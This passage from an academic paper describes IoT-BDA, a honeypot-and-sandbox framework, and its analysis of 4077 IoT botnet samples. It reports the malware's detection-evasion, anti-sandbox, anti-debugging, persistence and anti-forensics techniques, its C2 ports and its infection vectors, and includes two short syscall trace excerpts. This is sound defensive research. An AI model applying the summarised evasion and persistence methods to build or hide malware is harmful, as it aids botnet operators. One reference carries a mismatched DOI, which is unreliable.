String encoding has significantly reduced the detection rate only for two combinations: 1) stripped, statically linked, not packed samples; and 2) unstripped, statically linked samples, packed with custom packer. For the dynamically linked, not packed samples and for the statically linked samples packed with UPX, the stripping and string encoding techniques had negative effect on the detection rate, both individually and combined.

The samples that were not packed had an average detection rate higher than 32 for all combinations except for the statically linked, stripped samples with encoded strings. The average detection rate for the latter dropped significantly to 21.02. The samples packed with the standard UPX packer had an average detection rate greater than 30 for all combinations except for the dynamically linked and stripped samples, with no string encoding. Nevertheless, there are only two such samples which may not be representative. The high average detection rate of the samples packed with the standard UPX packer, as indicated in Table 18, may be due to the ability of antivirus vendors to unpack the packed binaries and to generate detection signatures, since the UPX packer is open source. The samples packed with a custom packer had the lowest average detection rate of 18.26.

TABLE 16. Effect of debugging symbol removal on antivirus detection rate.

Debugging symbols removed	Virustotal positives
Yes	25.34
No	26.95

TABLE 17. Effect of string encoding on antivirus detection rate.

String encoding	Virustotal positives
Yes	22.01
No	31.48

TABLE 18. Effect of binary packing on antivirus detection rate.

Binary packing	Virustotal positives
None	24.78
Default UPX	30.70
Custom packer	18.26

TABLE 19. Use of anti-sandbox techniques.

Anti-sandbox technique used	Number of samples	Number of botnets
Reading /proc/ directory	37	19
Reading /sys/devices/system/	1	1
Mount/umount /proc directory	2	2
QEMU aliases	5	1
Process enumeration	143	36
Checked start-up services	12	5
Checked scheduled jobs	7	3
None	3870	301

E. BEHAVIOURAL ANALYSIS

The behavioural analysis has identified that some of the IoT botnet samples used anti-sandbox, anti-debugging, persistence and/or anti-forensics techniques. The samples were executed with root privileges to allow unrestricted exhibition of their capabilities.

TABLE 20. Use of anti-debugging techniques.

Anti-debugging technique used	Number of samples	Number of botnets
Process attaching to itself	5	3
Reding /proc/self/status	0	0
None	4072	365

TABLE 21. Use of persistence techniques.

Persistence technique used	Number of samples	Number of botnets
Cronjob	1	1
Init daemon	16	10
Configuration files	0	0
None	4060	357

TABLE 22. Use of anti-forensics techniques.

Anti-forensics technique used	Number of samples	Number of botnets
Process renaming	913	198
Removing binary after execution	135	24
Removing logs, configuration files and SSH daemon	7	4
Firewall changes	21	9
None	3001	133

1) ANTI-SANDBOX

A total of 207 samples out of the 4077 analyzed samples exhibited techniques for sandbox detection. The number of samples and botnets per anti-sandbox technique used is shown in Table 19.

Thirty-seven samples attempted to detect a VM by reading information about the CPU, memory and SCSI devices from the /proc/cpuinfo and /proc/meminfo files, and the /proc/scsci directory. One sample read the /sys/devices/system/cpu/online and /sys/devices/system/cpu/ possible files, presumably to verify that the information in /proc/cpuinfo matches the hardware specification. Two samples tried to detect a VM using the mount/umount commands to validate the availability of different directories and files in the /proc directory, which are typically found on real Linux systems. Such files and directories include driver, stats, ioports, kallsyms, kmsg, locks, interrupts and others. Five samples searched for QEMU hard disk aliases as an evidence of VM. In addition, 143 samples enumerated the running processes, 12 samples read the /etc/rc configuration and seven samples listed the cronjobs, possibly looking for competing malware or analysis tools.

We also analyzed the architectures targeted by the botnets with anti-sandbox capability, and identified six botnets that infected only ARM and MIPS architectures, indicating the use of anti-sandbox techniques by botnets that target only IoT devices.

2) ANTI-DEBUGGING

We identified only five samples with anti-debugging capability out of the 4077 analyzed samples. The identified samples

```
"syscall": "ptrace",
"pid": "99",
"arguments": "PTRACE_TRACEME, 0, 0x0, 0x0"
```

FIGURE 12. Ptrace anti-debugging technique.

```
"access \"//etc/init.d/umountnfs.sh\", W_OK",
"access \"//etc/init.d/S95baby.sh\", W_OK",
"open \"//etc/init.d/umountnfs.sh\", O_RDWR",
"access \"//etc/init.d/checkroot.sh\", W_OK",
"access \"//etc/init.d/mountkernfs.sh\", W_OK",
"access \"//etc/init.d/mtab.sh\", W_OK",
```

FIGURE 13. Persistence technique used by an analyzed sample.

belong to three different botnets, as shown in Table 20, and used the PTRACE_TRACEME technique, shown in Fig. 12. Two of the botnets with anti-debugging capability were infecting only ARM and MIPS architectures.

3) PERSISTENCE

Seventeen samples out of the 4077 analyzed samples established persistence. From these, one sample used the cronjob utility to schedule periodic execution, while sixteen samples established persistence by taking advantage of the initialization daemon, as illustrated in Fig. 13. The sixteen samples added either a shell script or a binary file in the /etc/init.d/ directory. Interestingly, multiple samples from different botnets read the /etc/rc.conf and /etc/rc.d/rc.local scripts used by the init system, but did not modify them, presumably looking for competing malware or analysis tools. Seven samples only listed the cronjobs but did not modify them.

Table 21 shows the number of samples and botnets per persistence technique used. From the 11 identified botnets that demonstrated persistence capability, four did not infect the x86 architecture. One of these botnets is the botnet Mozi which infects only ARM and MIPS devices, as reported by The Black Lotus research laboratory [63]. The Mozi botnet is an example of an IoT botnet that adopted a persistence capability typical for traditional botnets targeting Linux servers.

4) ANTI-FORENSICS

Out of the 4077 analyzed samples, 1076 samples executed anti-forensics actions: 913 samples renamed the malware process; 135 samples removed the binary file after execution; seven samples removed multiple configuration files, logs, the bash command history, all files in the /var/tmp/, /var/log/, /var/run/ and /tmp/ directories, the SSH daemon, the DNS configuration '.resolvconf', the netstat Linux networking utility, and the klog log file. In addition, 21 samples modified the iptables firewall configuration: eight samples blocked ports of vulnerable services to prevent infections by competing botnets; one sample blocked ranges of IP addresses that are typically assigned to local area networks, presumably to prevent infection remediation; and 12 samples cleared the

TABLE 23. Ports used for C2 communication.

C2 port (service)	Number of botnets
80 (HTTP)	51
53 (DNS)	2
23 (Telnet)	4
5555 (Android Debug Bridge)	2
37215 (Huawei RCE)	2
multiple UDP ports (BitTorrent P2P)	3

existing iptables firewall rules to ensure that the C2 communication can be established.

The number of samples and botnets per anti-forensics technique used is shown in Table 22. Sixteen of the botnets that utilized anti-forensics techniques were infecting only ARM and MIPS architectures, showing that botnets targeting IoT devices may possess anti-forensics capability.

F. NETWORK ANALYSIS

We look at the techniques used by IoT botnets against traffic analysis and network detection, and the DDoS attacks identified by the network analyzer. One of the motivations for evading traffic analysis and network-based detection may be to prevent botnet discovery. The discovered C2 servers can be added to a blacklist and eventually get suspended. The P2P botnets are more resilient since there is no single point of failure. Moreover, it may take longer to identify and remedy all the nodes in the P2P network. However, if a network signature for the C2 communication is generated, a network perimeter monitoring solution may easily detect and isolate the infected devices. Thus, botnet herders may attempt different techniques to hinder network traffic analysis and to evade network-based detection.

1) INNOCUOUS PORTS AND PROTOCOLS FOR C2 COMMUNICATION

IoT botnets may use innocuous ports for C2 communication in attempt to evade flow-level detection. We identified botnets that deployed C2 on commonly used ports, as can be seen in Table 23. Fifty-one botnets used the standard web server port 80, while two botnets used the standard DNS server port 53. The connections to the commonly used ports 80 or 53 may appear less suspicious to network monitoring. Interestingly, some botnets deployed C2 servers on ports associated with vulnerable services exploited by IoT botnets. Such examples are the ADB port, 5555, the standard Telnet port, 23, and the vulnerable Huawei service port, 37215. The use of ports associated with vulnerable services for C2 communication may be an attempt to avoid detection by blending the C2 communication with the port scanning and vulnerability exploitation traffic. In addition, three P2P botnets established C2 communication via the file sharing protocol BitTorrent. The C2 communication via BitTorrent protocol may evade detection due to the legitimate uses of BitTorrent.

TABLE 24. Infection vectors used by IoT botnets.

Attacked port (service)	Number of botnets
23 (Telnet)	197
5555 (Android debug bridge)	18
80 (multiple services)	50
8080 (multiple services)	25
81(multiple services)	16
8081(multiple services)	12
37215 (Huawei routers)	94
52869 (Realtek miniigd UPnP)	17
49152 (D-Link UPnP SOAP)	1
6001 (Jaws web server)	20
7547 (TR-064 service)	3

2) HIDING C2 IN THE TOR NETWORK

We identified four samples from three botnets that connected to C2 servers in the Tor network. There may be several motivations for hiding the C2 servers behind Tor gateways. Firstly, the encrypted network traffic challenges network monitoring. Secondly, blacklisting the Tor traffic may not be a viable option for tackling the botnets due to the legitimate uses of Tor. Lastly and most importantly, the information about the C2 servers is concealed, which helps prevent botnet take-down and identification of the botnet owner.

3) HIDING MD SERVER USING TWO-STAGE INFECTION

As discussed in Section V-A, we identified botnets using URL-less two-stage infection to prevent honeypots from identifying URLs of the MD server. The stage-one payload was a dropper transferred as a sequence of 'echoed' hex-strings. The dropper downloaded and executed the stage-two payload which was a botnet sample with full capabilities. The BAB Dropper Detector identified 68 droppers from the v3Ex0, switchnets and fbot botnets, covered in our blog post on this evasive technique [29].

4) DDoS ATTACKS

The network analyzer identified DDoS attacks executed by the botnets at the time of the analysis. Six botnets executed TCP Flood DDoS attacks, while 34 botnets executed UDP Flood DDoS attacks, six of which attacked multiple ports of the victim host.

G. BOTNET ANALYSIS SUMMARY

This subsection provides an overview of the infection vectors used, the CPU architectures targeted by the IoT botnets and the most common IoT botnet families.

1) INFECTION VECTORS

We analyzed the most common infection vectors and the number of different infection vectors employed by each IoT botnet. The highest number of botnets, 197, propagated via Telnet, followed by 94 botnets that exploited vulnerable Huawei routers. The third most attacked port, 80, is associated with different vulnerable services affecting various IoT devices. The number of botnets attacking a specific port is shown in Table 24. As illustrated in Fig. 14, the highest number of botnets, 79, spread via two infection



FIGURE 14. Number of botnets per number of infection vectors used.



FIGURE 15. Botnets targeting single or multiple CPU architectures.

vectors followed by 62 botnets that used only one infection vector. Fifty-one botnets used up to five infection vectors; eight botnets used six infection vectors; six botnets used seven infection vectors; three botnets used eight infection vectors and three botnets used nine, 11 and 13 infection vectors each. These results imply that most of the botnets employ up to five infection vectors. However, this observation may not be applicable to all IoT botnets, since the analysis is limited to the set of botnets captured by the honeypots.

2) CPU ARCHITECTURE DISTRIBUTION

We also investigated the number and types of different CPU architectures infected by each botnet. The botnets are split in two groups: botnets infecting multiple architectures and botnets infecting only a single architecture. As shown in Fig. 15, the majority of the botnets (67%) infected multiple architectures while 33% of the botnets infected only a single architecture. Among the botnets that infected only one architecture, 79% targeted ARM devices, 12% targeted MIPS devices while the rest of the botnets targeted x86 devices. A total of 131 botnets did not infect desktop/server devices. The use of infection vectors per architecture was investigated, but botnets employing different infection vectors per architecture were not identified.



FIGURE 16. Targeted CPUs by single CPU architecture botnets.

TABLE 25. AVClass classification of the analyzed botnets.

Botnet family	Number of botnets
Not classified	80
Berbew	5
Boxer	1
Dofloo	1
Gafgyt	27
Hajime	1
Malxmr	1
Mirai	192
Mixed	58
Singleton	13
Tsunami	2

3) BOTNET CLASSIFICATION

The AVClass tool [57] was used to identify the most likely family a botnet sample belongs to, using the classifications made by multiple antiviruses, contained in the Virustotal scan results. AVClass was not be able to classify samples to which the antivirus vendors assigned generic labels. Each botnet was classified based on the classifications of the samples it comprises. We distinguish three cases:

1) All botnet samples were assigned the same class by AVClass.
2) None of the samples were classified by AVClass due to lack of decisive labels assigned by antivirus vendors.
3) When the botnet samples were assigned different classes, we classified the botnet as mixed.

The botnets in the dataset were assigned to eight different botnet families: mirai, gafgyt, berbew, tsunami, boxer, dofloo, hajime and malxmr, as can be seen in Table 25. Most botnets, 192 (52%), were assigned to the 'Mirai' family. AVClass could not label 67 botnets due to the lack of decisive antivirus labels. The samples of 58 botnets had different classes per architecture and these botnets were labelled as 'mixed'. Thirteen botnets were classified as singletons, as they could not be clustered with any of the known families [57]. These botnets may be new variants or types of IoT botnets.

VII. RELATED WORK

To the best of our knowledge, we are the first to propose a framework for automated capturing and analysis of botnet samples, with anti-analysis detection and blacklist reporting capabilities. Most of the related studies are concerned with

either capturing IoT botnet samples using honeypots or analyzing IoT botnet samples using sandboxes. One exception is the work presented in [9] which covers both capturing botnet samples using IoTPOT, a telnet honeypot, and analyzing botnet samples using IoTBOX, a malware analysis environment. However, the proposed approach lacks automation and integration of the honeypot and the analysis environment. The botnet samples are manually downloaded and submitted for analysis. The related work can be divided in two groups, concerned with capturing and analyzing botnet samples, respectively.

A. CAPTURING BOTNET SAMPLES

A number of honeypots for capturing IoT botnet samples have been proposed [7]–[15], [64]. The proposed honeypots simulate one or multiple vulnerable services and support different levels of interaction with the attackers. The simulated services and the level of interaction supported by the proposed honeypots is shown in Table 26. The effectiveness of the honeypots can be improved by avoiding honeypot detection and via prompt reporting of the captured botnet samples. Two honeypots, IoTCandyJar [10] and Honware [11], counter honeypot fingerprinting by supporting complex interactions. IoTCandyJar employs reinforcement learning by forwarding unknown requests to real IoT devices and learning the responses for future attacks. Honware uses firmware images to emulate a wide range of IoT devices and thus supports all commands provided by the simulated IoT device. In [65], the authors propose and evaluate a comprehensive method for deploying honeypots comprised of multiple steps, including continuous monitoring for honeypot detections. Another honeypot-based IoT botnet attack detection solution, aimed for smart factories, was proposed in [64]. The proposed solution employs a random forest classifier to detect and classify the IoT botnet attacks recorded by the honeypots. However, the related studies have not covered the importance of prompt reporting of the captured samples.

IoT-BDA BCB is the first honeypot design that incorporates a layer for automatic submission of the captured samples for analysis and to a blacklist. We also present the identified anti-honeypot techniques and discuss the measures applied to reduce the risk of honeypot detection.

B. BOTNET SAMPLES ANALYSIS

We evaluate the effectiveness of the proposed sandboxes using a set of features, listed below. The results are summarised in Table 27.

1) STATIC ANALYSIS

The static analysis is provided by most of the proposed sandboxes except for IoTBOX [9] and V-Sandbox [18]. IoT-BDA BAB provides the most detailed static analysis by identifying IoC and anti-static-analysis techniques such as packing and string encoding.

TABLE 26. IoT honeypots.

Honeypot	Simulated service(s)	Interaction
Phype [7]	Telnet	medium
Cowrie [8]	Telnet	medium
IoTCandyJar [10]	multiple	very high
Honware [11]	multiple	very high
IoTPOT [9]	multiple	high
SIPHON [12]	SSH, HTTP	high
ThingPot [13]	HTTP, XMPP	medium
Multi-purpose IoT Honeypot [14]	multiple	high
HoneyThing [15]	TR-064	low
Smart Factory Honeypot [64]	multiple	varying

TABLE 27. Evaluation of IoT sandboxes.

Sandbox \ Feature	1	2	3	4	5	6	7	8	9
Padawan [6]	Y	Y	N	N	N	N	N	Y	N
Detux [16]	Y	N	Y	N	N	N	N	N	N
LiSa [17]	Y	Y	Y	N	N	N	N	N	N
V-Sandbox [18]	N	Y	Y	N	N	Y	N	N	N
IoTBOX [9]	N	N	Y	N	N	N	N	N	N
Cuckoo [19]	Y	Y	Y	N	N	N	N	N	N
Limon [20]	Y	Y	Y	N	N	N	N	N	N
IoT-BDA BAB	Y	Y	Y	Y	Y	Y	Y	Y	Y

2) DYNAMIC ANALYSIS

The dynamic analysis is performed by all of the sandboxes, except the Detux sandbox [16], which performs only static and network analysis. However, the efficiency of the dynamic analysis performed by the compared sandboxes is limited by the potential use of anti-sandbox or anti-analysis techniques which are not detected. For instance, the V-Sandbox employs strace for tracing the bot execution but lacks the capability to detect anti-tracing techniques that may be used to obstruct or deceit the analysis, as discussed in Section IV-B. IoT-BDA BAB overcomes this limitation by identifying and reporting the use of such techniques.

3) NETWORK ANALYSIS

The network traffic is recorded and analyzed by all of the compared sandboxes, except Padawan [6] which performs only static and behavioural analysis. Most of the sandboxes perform basic network traffic analysis to identify the established connections. The LiSa sandbox [17] performs traffic analysis at the application layer, and may identify Telnet/IRC data, DNS questions and HTTP requests, assuming the connection is not encrypted. Compared to the other sandboxes, IoT-BDA BAB provides a more complex traffic analysis to identify port scanning, exploitation, C2 communication, DDoS traffic, P2P protocols, use of proxy, etc.

4) DETECTING ANTI-ANALYSIS TECHNIQUES

The anti-analysis techniques can detect a VM, along with traffic capturing and execution tracing tools to prevent or deceit the behavioural analysis. Thus, the identification of anti-analysis techniques can help improve the analysis

TABLE 28. Heterogeneity support by IoT sandboxes.

Sandbox	Req. a	Req. b	Req. c	Req. d
Padawan	Y	N	N	N
Detux	Y	N	N	N
LiSa	Y	N	N	N
V-Sandbox	Y	N	N	Y
IoTBOX	Y	N	N	N
Cuckoo	Y	N	N	N
Limon	N	N	N	N
IoT-BDA BAB	Y	Y	Y	Y

methods and prevent false negative errors. IoT-BDA BAB is the only analysis environment that can automatically identify the use of anti-analysis techniques.

5) DETECTING INFECTION VECTORS AND ANTI-FORENSICS TECHNIQUES

The identification of infection vectors enables the botnet propagation to be traced and unknown or less frequently used exploits to be identified. The anti-forensics techniques can prevent detection and infection remedy. The sandboxes proposed in the related studies lack the capability to detect infection vectors and anti-forensics techniques.

6) DETECTING C2 PROTOCOLS AND SERVERS

The identification of C2 protocol and servers facilitates botnet suspension, prevention of new infections and identification of infected devices. From the compared sandboxes, only V-Sandbox is concerned with the analysis of C2 communication. V-Sandbox employs a C2 server simulator which attempts to control the analyzed sample by guessing commands from a set of commands obtained from public IoT botnet source codes or malware analyst reports. The drawback of this approach is the limited set of C2 commands that can be obtained. The simulation may not be effective for new variants or types of IoT botnets. On the other hand, IoT-BDA BAB follows a different approach.

Rather than simulating the C2 server, the actual communication of the analyzed sample with the C2 server is recorded and analyzed. We believe that the analysis of the communication with the actual C2 server has certain advantages such as identifying new or modified commands and botnet capabilities.

7) IDENTIFYING BOTNET ARCHITECTURE

The identification of the botnet architecture type helps to detect, trace and suspend the botnets. It may also help the discovery of new variants and types of IoT botnets. IoT-BDA BAB is the first IoT botnet analysis environment that can identify the botnet architecture type.

8) IDENTIFYING BOTNET MALWARE FAMILY

The identification of botnet malware family can help new variants or IoT botnet types to be discovered. From the compared sandboxes, only Padawan [6] can identify the malware class. It doing so, it relies on the AVClass classifier which is also used by IoT-BDA BAB.

9) FACILITATING BOTNET SUSPENSION

A botnet can be suspended by issuing abuse reports to providers hosting the C2 and MD servers. The use of botnet capturing and analysis mechanisms to facilitate botnet suspension is one of the identified limitations which the integration of IoT-BDA with the URLHaus and MalwareBazaar services overcomes. The identified MD servers are automatically submitted to URLhaus and the IoC of the analyzed samples are shared with MalwareBazaar.

10) HETEROGENEITY SUPPORT

The level of support for heterogeneous IoT devices by the compared sandboxes was evaluated using the four requirements, listed below, and the results are shown in Table 28:

a: SUPPORT FOR DIFFERENT CPU ARCHITECTURES

All of the compared sandboxes, but Limon support multiple CPU architectures, with ARM, MIPS and X86 architecture being supported by most of the compared sandboxes.

b: SUPPORT FOR DIFFERENT ARM CPU VERSIONS

IoT-BDA BAB is the only analysis environment that supports different versions of the ARM architecture to accommodate for the botnets that target older ARM CPU versions.

c: SUPPORT FOR OLDER KERNEL VERSIONS

IoT botnets may be targeting vulnerable legacy IoT devices, hence the need to support of older kernel versions. None of the compared sandboxes employ more than one kernel version per CPU architecture. Although the V-Sandbox configuration identifies the kernel version the sample is compiled for, it does not employ VMs with different kernel versions.

d: LIBRARY SUPPORT

The availability of the required libraries may affect the outcome of the sample execution. From the compared sandboxes, only V-Sandbox employs an agent that provides shared object (SO) libraries to the analyzed sample [18]. The SO libraries are acquired from publicly available IoT devices firmware. IoT-BDA BAB provides a group of VMs with installed Linux tools and C development libraries typically used by botnets [6].

In conclusion, the analysis shows that IoT-BDA BAB performs a more in-depth analysis of IoT botnet samples compared to the other sandboxes.

VIII. CONCLUSION

This paper outlines the design and implementation of a novel framework for capturing, analyzing, and identifying IoT botnets. The framework captured, analyzed, and reported 4077 unique samples from IoT botnets propagating on the Internet. The paper also presents the identified anti-honeypot and anti-analysis techniques to facilitate the improvement

of honeypots and sandboxes. IoT-BDA is the first framework that automatically identifies IoC and IoA and helps infection remedy by identifying anti-forensics and persistence techniques. The framework also facilitates botnet suspension by reporting the botnet samples to a blacklist and abuse service. The in-depth analysis has identified that some IoT botnets used anti-sandbox, anti-forensics, and/or persistence techniques typical for traditional botnets. Several botnets also used techniques to evade network detection and to hide C2 communication. More than half of the captured botnets (52%) were classified as Mirai variants, showing the impact the release of the Mirai source-code had on the threat landscape. In addition, most of the botnets (67%) targeted multiple CPU architectures, confirming the need for multi architecture botnet analysis. The analysis also identified cases where different anti-static-analysis techniques were used among samples of the same botnet.

Since the initial deployment of the framework, we encountered several challenges affecting the capturing and the analysis of the IoT botnet samples, such as the anti-honeypot techniques used for avoiding honeypots. We addressed the identified anti-honeypot techniques with appropriate countermeasures to reduce the risk of honeypot detection. However, in their ongoing efforts to avoid detection, the cybercriminals may devise new anti-honeypot techniques. Thus, it is necessary to continuously monitor the honeypots' activity and to apply the appropriate countermeasures when a new anti-honeypot technique is discovered.

Similarly, the cybercriminals may also develop new anti-analysis techniques aimed to thwart or deceit the static and dynamic analysis of the botnet samples. To discover and counter the use of new anti-analysis techniques, it is important to periodically inspect the analysis results and to make the necessary improvements to the BAB once new anti-analysis techniques are discovered.

In addition to the continuous monitoring for new anti-honeypot and anti-analysis techniques, the effectiveness of the framework can be further improved by expanding the BCB and BAB. In the future, we will expand the BCB by adding more honeypots. We will also expand the BAB by adding support for more CPU architectures, and by installing additional software libraries that may be used by the new versions of IoT botnets.

To facilitate the future development and improvement of host and network-based IoT botnet detection solutions, we provide a dataset comprised of the captured samples, the results of the analysis and the raw data – the recorded system calls and network traffic [21].

REFERENCES

[1] Secplicity. (2019). *IoT Botnets Are Evolving—How Big Can They Get?*. [Online]. Available: https://www.secplicity.org/2018/02/20/iot-botnets-evolving-big-can-get/

[2] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: Mirai and other Botnets," *Computer*, vol. 50, no. 7, pp. 80–84, 2017. [Online]. Available: https://ieeexplore.ieee.org/document/7971869/

[3] O. Çetin, C. Ganán, L. Altena, T. Kasama, D. Inoue, K. Tamiya, Y. Tie, K. Yoshioka, and M. Van Eeten, "Cleaning up the internet of evil things: Real-world evidence on ISP and consumer efforts to remove Mirai," in *Proc. NDSS*, Feb. 2019, pp. 1–16. [Online]. Available: https://dx.doi.org/10.14722/ndss.2019.23438

[4] Y. Meidan, M. Bohadana, Y. Mathov, Y. Mirsky, A. Shabtai, D. Breitenbacher, and Y. Elovici, "N-BaIoT—Network-based detection of IoT botnet attacks using deep autoencoders," *IEEE Pervas. Comput.*, vol. 17, no. 3, pp. 12–22, Oct. 2018.

[5] G. Kambourakis, C. Kolias, and A. Stavrou, "The mirai botnet and the IoT zombie armies," in *Proc. IEEE Mil. Commun. Conf. (MILCOM)*, Oct. 2017, pp. 267–272.

[6] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti, "Understanding Linux malware," in *Proc. IEEE Symp. Secur. Privacy (SP)*, May 2018, pp. 161–175. [Online]. Available: https://ieeexplore.ieee.org/document/8418602/

[7] *Telnet IoT Honeypot*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/Phype/telnet-iot-honeypot

[8] *Cowrie Honeypot*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/cowrie/cowrie

[9] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "IoTPOT: Analysing the rise of IoT compromises," in *Proc. 9th USENIX Conf. Offensive Technol.*, Berkeley, CA, USA, 2015, p. 9. [Online]. Available: https://dl.acm.org/citation.cfm?id=2831211.2831220

[10] T. Luo, Z. Xu, X. Jin, Y. Jia, and X. Ouyang, "Iotcandyjar: Towards an intelligent-interaction honeypot for IoT devices," Palo Alto Netw., Santa Clara, CA, USA, Tech. Rep., 2017. [Online]. Available: https://www.blackhat.com/docs/us-17/thursday/us-17-Luo-Iotcandyjar-Towards-An-Intelligent-Interaction-Honeypot-For-IoT-Devices-wp.pdf

[11] A. Vetterl and R. Clayton, "Honware: A virtual honeypot framework for capturing CPE and IoT zero days," in *Proc. APWG Symp. Electron. Crime Res. (eCrime)*, Nov. 2019, pp. 1–13, doi: 10.1109/eCrime47957.2019.9037501.

[12] J. Guarnizo, A. Tambe, S. S. Bhunia, M. Ochoa, N. O. Tippenhauer, A. Shabtai, and Y. Elovici, "SIPHON: Towards scalable high-interaction physical honeypots," in *Proc. 3rd ACM Workshop Cyber-Physical Syst. Secur. (CPSS)*, New York, NY, USA, 2017, pp. 57–68, doi: 10.1145/3055186.3055192.

[13] M. Wang, J. Santillan, and F. Kuipers, "ThingPot: An interactive Internet-of-Things honeypot," 2018, *arXiv:1807.04114*. [Online]. Available: https://arxiv.org/abs/1807.04114

[14] P. Krishnaprasad, "Capturing attacks on IoT devices with a multi-purpose IoT honeypot," Ph.D. dissertation, Interdiscipl. Center Cyber Secur. Cyber Defense Crit. Infrastruct., Indian Inst. Technol. Kanpur, Kanpur, India, 2017.

[15] *Honeything Honeypot*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/omererdem/honeything

[16] *Detux Sandbox*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/detuxsandbox/detux

[17] D. Uhricek. (2019). *Lisa Sandbox*. [Online]. Available: https://pdfs.semanticscholar.org/ad7c/583c2accdf306375ff8b8f8783755e3619e7.pdf?_ga=2.165427385.725344113.1586997432-1611127655.1586823315

[18] H.-V. Le and Q.-D. Ngo, "V-sandbox for dynamic analysis IoT botnet," *IEEE Access*, vol. 8, pp. 145768–145786, 2020. [Online]. Available: https://ieeexplore.ieee.org/document/9162012/

[19] *Cuckoo Sandbox*. Accessed: Aug. 5, 2021. [Online]. Available: https://cuckoosandbox.org

[20] *Limon Sandbox*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/monnappa22/Limon

[21] T. T. N. Zhang, "IoT-BDA botnet analysis dataset," Univ. Manchester, Manchester, U.K., 2021, doi: 10.21227/sf59-sz80.

[22] *ELFDIGEST-IoT Botnet Analysis Service*. Accessed: Aug. 5, 2021. [Online]. Available: https://elfdigest.com

[23] S. Edwards, "Hajime: Analysis of a decentralized internet worm for IoT devices," Rapidity Netw., Denver, CO, USA, Tech. Rep., 2016. [Online]. Available: http://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf

[24] M. Antonakakis *et al.*, "Understanding the mirai botnet," in *Proc. 26th USENIX Secur. Symp.*, 2017, pp. 1093–1110, doi: 10.1016/j.religion.2008.12.001.

[25] Kaspersky. *What is a Honeypot?* Accessed: Aug. 5, 2021. [Online]. Available: https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

[26] M. Serror, M. Henze, S. Hack, M. Schuba, and K. Wehrle, "Towards in-network security for smart Homes," in *Proc. 13th Int. Conf. Availability, Rel. Secur.*, New York, NY, USA, Aug. 2018, pp. 1–8. [Online]. Available: https://dl.acm.org/citation.cfm?doid=3230833.3232802

[27] D. Breitenbacher, I. Homoliak, Y. L. Aung, N. O. Tippenhauer, and Y. Elovici, "HADES-IoT: A practical host-based anomaly detection system for IoT devices," in *Proc. ACM Asia Conf. Comput. Commun. Secur.*, New York, NY, USA, Jul. 2019, pp. 479–484, doi: 10.1145/3321705.3329847.

[28] OPTIV. *IoC and IoA: Indicators of Intelligence*. Accessed: Aug. 5, 2021. [Online]. Available: https://www.optiv.com/insights/discover/blog/ioc-and-ioa-indicators-intelligence

[29] T. Trajanovski, *URL-less IoT Botnet Propagation*. Accessed: Aug. 5, 2021. [Online]. Available: https://tolisec.com/url-less-iot-botnet-propagation/

[30] *New Dark_Nexus IoT Botnet Puts Others to Shame*, Bitdefender, Bucharest, Romania, 2020.

[31] ARM Community. *Compatibility Between ARM Architectures*. Accessed: Aug. 5, 2021. [Online]. Available: https://community.arm.com/developer/ip-products/processors/f/cortex-a-forum/4341/compability-between-architecture-armv5te-and-armv7-a

[32] AVIRA, *New Mirai Variant Aisuru Detects Cowrie Opensource Honeypots*. Accessed: Aug. 5, 2021. [Online]. Available: https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-o% pensource-honeypots

[33] Shodan. *Honeypot or Not?* Accessed: Aug. 5, 2021. [Online]. Available: https://honeyscore.shodan.io

[34] D. Demeter, M. Preuss, and Y. Shmelev. *IoT: A Malware Story*. Accessed: Aug. 5, 2021. [Online]. Available: https://securelist.com/iot-a-malware-story/94451/

[35] I. Mokube and M. Adams, "Honeypots: Concepts, approaches, and challenges," in *Proc. 45th Annu. Southeast Regional Conf. (ACM-SE)*, 2007, pp. 321–326.

[36] G. Cirlig. *ADBHoney*. Accessed: Aug. 5, 2021. [Online]. Available: https://github.com/huuck/ADBHoney

[37] T. Trajanovski. *SSH-backdoor Botnet With 'Research' Infection Technique*. Accessed: Aug. 5, 2021. [Online]. Available: https://tolisec.com/ssh-backdoor-botnet-with-research-infection-technique/

[38] *Radare Reverse Engineering Framework*. Accessed: Aug. 5, 2021. [Online]. Available: https://rada.re/n/

[39] *QEMU*. Accessed: Aug. 5, 2021. [Online]. Available: https://www.qemu.org/

